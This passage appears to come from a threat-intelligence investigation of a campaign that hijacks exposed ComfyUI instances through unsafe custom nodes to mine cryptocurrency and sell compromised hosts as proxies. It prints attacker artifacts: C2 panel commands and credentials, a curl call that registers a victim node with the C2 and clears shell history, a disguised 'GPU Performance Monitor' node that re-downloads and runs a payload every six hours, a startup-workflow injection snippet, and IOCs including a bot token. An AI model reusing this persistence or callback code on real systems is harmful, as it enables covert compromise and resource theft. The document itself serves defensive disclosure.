
We can look at this attacker’s Kryptex stats and see that, a few days ago, their pool really started taking off, going from nothing on 2026-03-11 to making “cold hard cash” by 2026-03-28.
The C2 Panel
The operator runs a Python/Flask-based command-and-control dashboard on port 3301; default credentials: admin/pickmezr. The panel is a self-contained Python with an embedded SQLite database and a UI.
The database schema shows what the operator is tracking per worker:
CREATE TABLE IF NOT EXISTS miners (

    worker          TEXT UNIQUE NOT NULL,  -- "vm<hex>" derived from hostname
    ip              TEXT DEFAULT '',
    hashrate_cpu    REAL DEFAULT 0,
    hashrate_gpu    REAL DEFAULT 0,
    hashrate_unit   TEXT DEFAULT 'H/s',
    algorithm       TEXT DEFAULT '',
    pool            TEXT DEFAULT '',
    shares_accepted INTEGER DEFAULT 0,
    shares_rejected INTEGER DEFAULT 0,
    gpu_json        TEXT DEFAULT '[]',     -- full GPU inventory as JSON
    ram_total_gb    REAL DEFAULT 0,
    os_info         TEXT DEFAULT '',
    kernel          TEXT DEFAULT '',
    last_seen       TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
The commands table allows the operator to push instructions to individual workers or broadcast to all of them:
<option value="restart_cpu">restart_cpu</option>
<option value="restart_gpu">restart_gpu</option>
<option value="restart_all">restart_all</option>
<option value="update">update</option>
<option value="kill">kill</option>
<option value="self_destruct">self_destruct</option>
<option value="exec">exec (custom)</option>
The exec command with arbitrary args is how the operator deploys additional tools.
Alongside the miner tracking, the panel has a fully separate vpn_servers table and a dedicated set of API endpoints for managing a fleet of proxy nodes:
POST /api/vpn/report        # called by hyst.sh on install
GET  /api/vpn/servers       # list all registered nodes
POST /api/vpn/check/<id>    # health check a single node
POST /api/vpn/check-all     # health check all nodes in parallel
GET  /api/vpn/uris          # export connection URIs
This is (potentially) served by a companion script, hyst.sh, in the same open directory, which installs Hysteria v2 on a target machine, generates a random port and password, and creates a self-signed TLS certificate with CN=bing.com. The masquerade feature proxies non-Hysteria traffic to https://bing.com, so the port appears to be a normal HTTPS server to anything that isn’t the Hysteria client.
After installation, it authenticates to the C2 panel using the same credentials (admin/pickmezr) and registers the node:
curl -X POST "${API_URL}/api/vpn/report" \
    -H "Authorization: Bearer ${API_TOKEN}" \
    -H "Content-Type: application/json" \
    -d '{
        "server_ip": "<victim_ip>",
        "port": <random_port>,
        "password": "<random_password>",
        "uri": "hy2://<password>@<ip>:<port>?insecure=1&sni=bing.com",
        "masquerade": "bing.com"
    }'
history -c
GET /api/vpn/uris?format=sub returns all registered node URIs as a base64-encoded newline-delimited list, and the sub points to a potential subscription model for reselling, maybe.
Both ghost.sh and hyst.sh hardcode the same C2 URL and credentials. The panel was built from the start with two goals in mind: stealing GPU cycles and selling compromised nodes as proxy exits.
Persistence: (New in v8.2)
After the initial exploitation, v8.2 introduced two mechanisms to ensure re-infection survives a cleanup.
Backdoor node. The scanner writes a fake custom node to custom_nodes/comfyui_perf_monitor/__init__.py. It registers in ComfyUI’s node list as “GPU Performance Monitor” under utils/monitoring, returns the GPU device name when queried, and looks entirely benign. At module load, however, before the class definition, it spawns a daemon thread that re-downloads and re-executes q11.txt every six hours:
_FETCH_CODE = base64.b64decode(b"<base64-encoded fetcher>").decode()

def _beacon():
    while True:
        try:
            exec(_FETCH_CODE)
        except Exception:
            pass
        time.sleep(21600)  # 6 hours

threading.Thread(target=_beacon, daemon=True).start()

class PerformanceMonitor:
    CATEGORY = "utils/monitoring"
    # ... returns GPU name, looks normal ...
Startup workflow. The scanner writes the exploit workflow to userdata/default/workflows/default.json, the default workflow that loads automatically when ComfyUI starts. Every restart triggers a fresh payload execution:
async with session.post(
    f"{base}/userdata/default/workflows/default.json",
    data=json.dumps(exploit_workflow),
) as r:
    if r.status == 200:
        break
Together, these mean that removing the miner and rebooting is not enough. The startup workflow re-executes the payload on the next ComfyUI start, and the beacon thread re-infects every 6 hours thereafter.
The Attacker Has a History
We were able to recover and analyze the attacker’s shell history, which provides insight into additional infrastructure used by this operator.
ssh-keygen -t ed25519 -f ~/.ssh/a100 -N "" -C "a100"
cat ~/.ssh/a100.pub
ssh -i ~/.ssh/a100 root@120.241.40.237
Here, the operator generates a new SSH keypair and writes it to ~/.ssh/a100. Immediately after, they print the public key, likely to copy it into another host’s ~/.ssh/authorized_keys file for passwordless access.
Shortly thereafter, we observe an SSH login attempt as root to 120[.]241[.]40[.]237 (Censys).

This host, located within a China Mobile network, has been flagged by GreyNoise as malicious (last seen 2026-03-27). In other words, it appears to be an active participant in an ongoing Redis worm campaign (previously documented here).
The service history on this host is also notable. Numerous services on ports 8000–9000 appear and disappear over time, suggesting active experimentation or automated deployment.

One service, however, stands out. A listener on port 8111 has remained consistently available for nearly the entire observation window and is the only service presenting a TLS certificate (56f395b):
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:

            6c:7e:d0:2d:ab:03:3f:7b:c2:38:75:cf:48:e6:46:11:06:09:ed:28
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = CN, ST = Guangdong, L = Shenzhen, O = ReconProject, CN = 120.241.40.237
        Validity
            Not Before: Dec 23 04:43:27 2025 GMT
            Not After : Dec 23 04:43:27 2026 GMT
        Subject: C = CN, ST = Guangdong, L = Shenzhen, O = ReconProject, CN = 120.241.40.237
While the HTTP service on this port appears to host a 3D-rendered city environment, the TLS certificate references an organization named “ReconProject,” a certificate that is self-signed and has never been used on any other host.
This raises an interesting question. Given that ComfyUI services were also intermittently observed on adjacent ports, this host may represent either:
- infrastructure controlled directly by the operator for testing and development, or
- a compromised system being repurposed as a staging environment.
In addition to this host, the operator accessed at least two other systems via SSH as root:
- 162[.]243[.]85[.]63 (Censys)
A DigitalOcean host exposing SSH (22) and a Uvicorn web server on port 8000 returning:
{“success”:true,”message”:”Welcome to BHO SOFTWARE”}
This host is currently offline. - 3[.]80[.]187[.]132 (Censys)
An AWS host with only SSH on port 22 was observed.
Final Notes
Much of the tooling in this repository appears hastily assembled, and the overall tactics and techniques might initially suggest unsophisticated activity. However, similar patterns have been observed in prior campaigns, for example, unauthenticated Jenkins servers being leveraged to execute cryptominers via build jobs.
What stands out in this investigation is the use of ComfyUI.
Specifically, the operator identifies exposed ComfyUI instances running custom nodes, determines which of those nodes expose unsafe functionality, and then uses them as a pathway to remote code execution. This workflow (targeting extensibility mechanisms rather than the core application itself) is not something we commonly observe.
To validate this behavior, we reviewed hosts listed as “vulnerable” in the attacker’s logs. Using ProjectDiscovery’s httpx tool, we confirmed that many of these systems were indeed exposed and accessible:
httpx -path /object_info \
  -mr '(FL_CodeNode|EvaluateMultiple|PerformanceMonitor)' \
  -bp -sc -nc
In several cases, these hosts responded with indicators consistent with vulnerable custom nodes, suggesting that exploitation was not merely theoretical.
However, a subset of hosts in the logs had authentication enabled. This introduces two possibilities: either the operator’s scanning logic was imperfect and produced false positives, or some systems were secured after initial exposure, potentially in response to active exploitation.
In either case, there is clear evidence that this technique has been used successfully in the wild, and that the associated tooling is evolving rapidly.
The infrastructure accessed by the operator further supports the idea that this activity is part of a broader campaign focused on discovering and exploiting exposed services, followed by the deployment of custom tooling for persistence, scanning, or monetization.
| Artifact | Details |
|---|---|
| q11.txt (downloaded post-install script) | 1864aaa74c027e799382467c08bb7304bf5b4e40cdb022b8016d4a8d77f556b9 (VirusTotal) |
| check_comfyui.sh (simple ComfyUI scanning script) | dc232b55329d95fe2a47a8d637b7bffea06f18e3d8332ba94b042b1862213a1d (VirusTotal) |
| New/scanner.py (updated Python version of the ComfyUI scanner) | c13d3432776c36b62ccd9c89f5774e6b229ac318ae756554ecde25a21270e4ec (VirusTotal) |
| sc/scan.py (latest Python version of the ComfyUI scanner) | 1a00c2bd1bc406bca4ff2bb166b48b352241a97675f38dcf97c211a577f7788e (VirusTotal) |
| ReconProject TLS Certificate | 56f395b720e076c22cac55abe4f26c95702f18cffa9848019e84bb6b0f9e5ff5 |
| C2 server | 77[.]110[.]96[.]200 |
| China Mobile host (SSH as root) | 120[.]241[.]40[.]237 |
| DigitalOcean host (SSH as root) | 162[.]243[.]85[.]63 |
| AWS host (SSH as root) | 3[.]80[.]187[.]132 |
| Mining pool endpoint | xmr.kryptex[.]network:8029 |
| Mining pool endpoint | cfx[.]kryptex[.]network:8027 |
| Telegram bot API endpoint | https://api[.]telegram[.]org/bot8315596543:AAF25ZfnaeAJ2S0Vxphybp4SIHy6DMk9icg/sendMessage |
| Hysteria SNI cover domains | www[.]ozon[.]ru ok[.]ru bing[.]com |
| ComfyUI node patterns | CheckpointLoaderSimpleFL_CodeNodeEvaluateMultiplePerformanceMonitor |
| Malicious ComfyUI node (Github) | https://github[.]com/Vova75Rus/ComfyUI-Shell-Executor |
| q12.txt (GHOST v6.0 “Domination Edition” post-install script) | Ecb05ace093a8bf936d0aac66a5b6d0896d21122961a21ebc178f4f3fdff09c6 (VirusTotal) |